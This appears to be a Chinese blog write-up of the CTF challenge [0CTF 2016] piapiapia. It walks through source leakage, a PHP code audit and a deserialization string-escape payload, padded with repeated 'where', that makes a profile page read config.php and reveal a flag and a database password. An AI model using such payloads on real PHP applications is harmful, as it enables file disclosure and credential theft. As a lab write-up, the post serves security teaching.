BUUCTF [0CTF 2016] piapiapia

原创

Senimo_ 于 2021-01-05 22:42:01 发布

分类专栏： BUUCTF WEB Writeup 文章标签： BUUCTF 0CTF 2016 piapiapia writeup CTF


本文链接：https://blog.csdn.net/weixin_44037296/article/details/112183323

BUUCTF [0CTF 2016] piapiapia


考点

1. php代码审计
2. 反序列化字符串逃逸

启动环境：



首先是个登录框，只有登陆功能，尝试了一波弱密码和万能密码：




猜测可能不是，继续对题目进行信息收集，使用**ctf-wscan**扫描网站目录：

```
python3 ctf-wscan.py http://xxx.cn/
```

得到扫描结果：

```
[200] => register.php
[200] => www.zip
[403] => upload/
[200] => config.php
[200] => /config.php
```


查看到其存在注册页面：



访问`update.php`页面：

需要先进行登陆。

以及其存在源码泄露，下载`www.zip`到本地：



对源码进行分析，其中**static**中存放的网页CSS、JS等内容，**upload**目录应该存放的是上传的文件，当前为空。

首先查看`config.php`：

```php
<?php
 $config['hostname'] = '127.0.0.1';
 $config['username'] = 'root';
 $config['password'] = '';
 $config['database'] = '';
 $flag = '';
?>
```

其中定义了`username`的值为`root`，以及存在变量`$flag`

`class.php`页面定义了各种方法。

`register.php`页面和`index.php`页面作为注册登陆，没发现什么明显利用点。

在`update.php`页面中：

```php
<?php
 require_once('class.php');
 if($_SESSION['username'] == null) {
  die('Login First');
 }
 if($_POST['phone'] && $_POST['email'] && $_POST['nickname'] && $_FILES['photo']) {

  $username = $_SESSION['username'];
  if(!preg_match('/^\d{11}$/', $_POST['phone']))
   die('Invalid phone');

  if(!preg_match('/^[_a-zA-Z0-9]{1,10}@[_a-zA-Z0-9]{1,10}\.[_a-zA-Z0-9]{1,10}$/', $_POST['email']))
   die('Invalid email');

  if(preg_match('/[^a-zA-Z0-9_]/', $_POST['nickname']) || strlen($_POST['nickname']) > 10)
   die('Invalid nickname');

  $file = $_FILES['photo'];
  if($file['size'] < 5 or $file['size'] > 1000000)
```

```
   die('Photo size error');

  move_uploaded_file($file['tmp_name'], 'upload/' . md5($file['name']));
  $profile['phone'] = $_POST['phone'];
  $profile['email'] = $_POST['email'];
  $profile['nickname'] = $_POST['nickname'];
  $profile['photo'] = 'upload/' . md5($file['name']);

  $user->update_profile($username, serialize($profile));
  echo 'Update Profile Success!<a href="profile.php">Your Profile</a>';
 }
 else {
?>
<!DOCTYPE html>
<html>
<head>
   <title>UPDATE</title>
   <link href="static/bootstrap.min.css" rel="stylesheet">
   <script src="static/jquery.min.js"></script>
   <script src="static/bootstrap.min.js"></script>
</head>
<body>
 <div class="container" style="margin-top:100px">
  <form action="update.php" method="post" enctype="multipart/form-data" class="well" style="width:220px;margin:0
px auto;">
   <img src="static/piapiapia.gif" class="img-memeda " style="width:180px;margin:0px auto;">
   <h3>Please Update Your Profile</h3>
   <label>Phone:</label>
   <input type="text" name="phone" style="height:30px"class="span3"/>
   <label>Email:</label>
   <input type="text" name="email" style="height:30px"class="span3"/>
   <label>Nickname:</label>
   <input type="text" name="nickname" style="height:30px" class="span3">
   <label for="file">Photo:</label>
   <input type="file" name="photo" style="height:30px"class="span3"/>
   <button type="submit" class="btn btn-primary">UPDATE</button>
  </form>
 </div>
</body>
</html>
<?php
 }
?>
```

首先通过**SESSION**验证登陆状态，然后根据正则表达式过滤传入的数据。
仔细观察，其中对`nickname`的验证与之前不同，此处通过`strlen()`验证了长度不能超过`10`
此处可以通过数组绕过限制。
在最后调用`update_profile()`时调用了`serialize()`函数，推测其可能存在反序列化漏洞，在`class.php`页面中查找`update_profile()`函数：

```
public function update_profile($username, $new_profile) {
  $username = parent::filter($username);
  $new_profile = parent::filter($new_profile);

  $where = "username = '$username'";
  return parent::update($this->table, 'profile', $new_profile, $where);
 }
```

其中`filter()`函数：

```
public function filter($string) {
  $escape = array('\'', '\\\\');
  $escape = '/' . implode('|', $escape) . '/';
  $string = preg_replace($escape, '_', $string);

  $safe = array('select', 'insert', 'update', 'delete', 'where');
  $safe = '/' . implode('|', $safe) . '/i';
  return preg_replace($safe, 'hacker', $string);
 }
```

其中`update()`函数：

```
public function update($table, $key, $value, $where) {
  $sql = "UPDATE $table SET $key = '$value' WHERE $where";
  return mysql_query($sql);
 }
```

其基本逻辑为：

- 正则表达式过滤提交的参数
- 序列化变量`$profile`
- 将非法值替换为`hacker`

在`profile.php`页面中：

```php
<?php
 require_once('class.php');
 if($_SESSION['username'] == null) {
  die('Login First');
 }
 $username = $_SESSION['username'];
 $profile=$user->show_profile($username);
 if($profile  == null) {
  header('Location: update.php');
 }
 else {
  $profile = unserialize($profile);
  $phone = $profile['phone'];
  $email = $profile['email'];
  $nickname = $profile['nickname'];
  $photo = base64_encode(file_get_contents($profile['photo']));
?>
<!DOCTYPE html>
<html>
<head>
   <title>Profile</title>
   <link href="static/bootstrap.min.css" rel="stylesheet">
   <script src="static/jquery.min.js"></script>
   <script src="static/bootstrap.min.js"></script>
</head>
<body>
 <div class="container" style="margin-top:100px">
  <img src="<?php echo $photo; ?>" class="img-memeda " style="width:180px;margin:0px auto;
">
  <h3>Hi <?php echo $nickname;?></h3>
  <label>Phone: <?php echo $phone;?></label>
  <label>Email: <?php echo $email;?></label>
 </div>
</body>
</html>
<?php
 }
?>
```

其中`$photo = base64_encode(file_get_contents($profile['photo']));`，其中变量`$photo`经过了`file_get_contents()`处理，若在此处将`$profile['photo']`替换为`config,php`，那么就可以读取到其中的flag。

经过查阅资料，此处为**反序列化字符串逃逸**

例如：

序列化：

```php
<?php
 $a = array('123', 'abc', 'defg');
 var_dump(serialize($a));
?>
```

得到结果：

```
string(49) "a:3:{i:0;s:3:"123";i:1;s:3:"abc";i:2;s:4:"defg";}"
```

将结果反序列化：

```php
<?php
 $b = 'a:3:{i:0;s:3:"123";i:1;s:3:"abc";i:2;s:4:"defg";}';
    var_dump(unserialize($b));
?>
```

得到结果：

```
array(3) {
  [0]=>
  string(3) "123"
  [1]=>
  string(3) "abc"
  [2]=>
  string(4) "defg"
}
```

反序列化是以`";}`结束的，因此需要把`";}`带入需要反序列化的字符串中，使反序列化提前结束而后面的内容就会被丢弃。


将第二个值的`abc`替换为：`abc";i:2;s:5:"qwert";}`后，再次执行反序列化，得到结果：

```
array(3) {
  [0]=>
  string(3) "123"
  [1]=>
  string(3) "abc"
  [2]=>
  string(5) "qwert"
}
```


将之前`defg`的值，替换为了`qwert`


在本题中，首先序列化字符串内容可控，所以此时构造包含`config.php`的数据，利用反序列化字符串逃逸，在`profile.php`页面中读出flag。

首先在`register.php`页面注册用户`test`：




成功登陆后，进入到`update.php`页面：





提交数据后，用**BurpSuite**抓取数据包：



在修改参数尝试反序列化字符串逃逸时，发现`update.php`页面将提交的参数序列化处理：

```php
<?php
 $profile['phone'] = '13636363636';
 $profile['email'] = '123456789@qq.com';
 $profile['nickname'] = 'test1';
 $profile['photo'] = 'upload/f3ccdd27d2000e3f9255a7e3e2c48800';

 var_dump(serialize($profile));
?>
```

得到序列化后的结果：

```
string(159) "a:4:{s:5:"phone";s:11:"13636363636";s:5:"email";s:16:"123456789@qq.com";s:8:"nickname";s:5:"test1";
s:5:"photo";s:39:"upload/f3ccdd27d2000e3f9255a7e3e2c48800";}"
```

`nickname`前面`s`的值无法更改，所以在最后构造一个闭合，使得`photo`的值被丢弃，也就是`";}s:5:"photo";s:10:"config.php";}`

若想拼接进反序列化字符串中，还需经过`filter()`函数过滤：

```php
public function filter($string) {
  $escape = array('\'', '\\\\');
  $escape = '/' . implode('|', $escape) . '/';
  $string = preg_replace($escape, '_', $string);

  $safe = array('select', 'insert', 'update', 'delete', 'where');
  $safe = '/' . implode('|', $safe) . '/i';
  return preg_replace($safe, 'hacker', $string);
 }
```

其中`";}s:5:"photo";s:10:"config.php";}`长度为`34`，所以需要额外`34`位，所以在写入`where`时，被替换为`hacker`，字符串长度`+1`


将`nickname`修改为数组类型，并尝试构造payload：

```
wherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewh
erewherewherewherewherewherewherewherewherewherewherewhere";}s:5:"photo";s:10:"config.php";}
```

```
------WebKitFormBoundaryngwNcawyDD6ADGvv
Content-Disposition: form-data; name="nickname[]"

wherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewhere";}s:5:"photo";s:10:"config.php";}
------WebKitFormBoundaryngwNcawyDD6ADGvv
Content-Disposition: form-data; name="photo"; filename="1.jpg"
```

发送数据包，在`profile.php`页面查看修改后的内容：



信息修改成功，图片未能加载，查看图片的源码链接：

```
<img src="" class="img-memeda " style="width:180px;margin:0px auto;">
```

对其进行**BASE64**解码，得到flag：

base编码

base16、base32、base64

```
PD9waHAKJGNvbmZpZ1snaG9zdG5hbWUnXSA9ICcxMjcuMC4wLjEnOwokY29uZmlnWyd1c2VybmFtZ
SddID0gJ3Jvb3QnOwokY29uZmlnWydwYXNzd29yZCddID0gJ3F3ZXJ0eXVpb3AnOwokY29uZmlnWy
dkYXRhYmFzZSddID0gJ2NoYWxsZW5nZXMnOwokZmxhZyA9ICdmbGFne2E2ZDk2NGMzLTg0MWEtNGY
wNy05YmNhLTczZmJkNjhkZjQxZX0nOwo/Pgo=
```

编码 base64　　字符集 utf8(unicode编码)

编 码　　解 码

```
<?php
$config['hostname'] = '127.0.0.1';
$config['username'] = 'root';
$config['password'] = 'qwertyuiop';
$config['database'] = 'challenges';
$flag = 'flag{a6d964c3-841a-4f07-9bca-73fbd68df41e}';
?>
```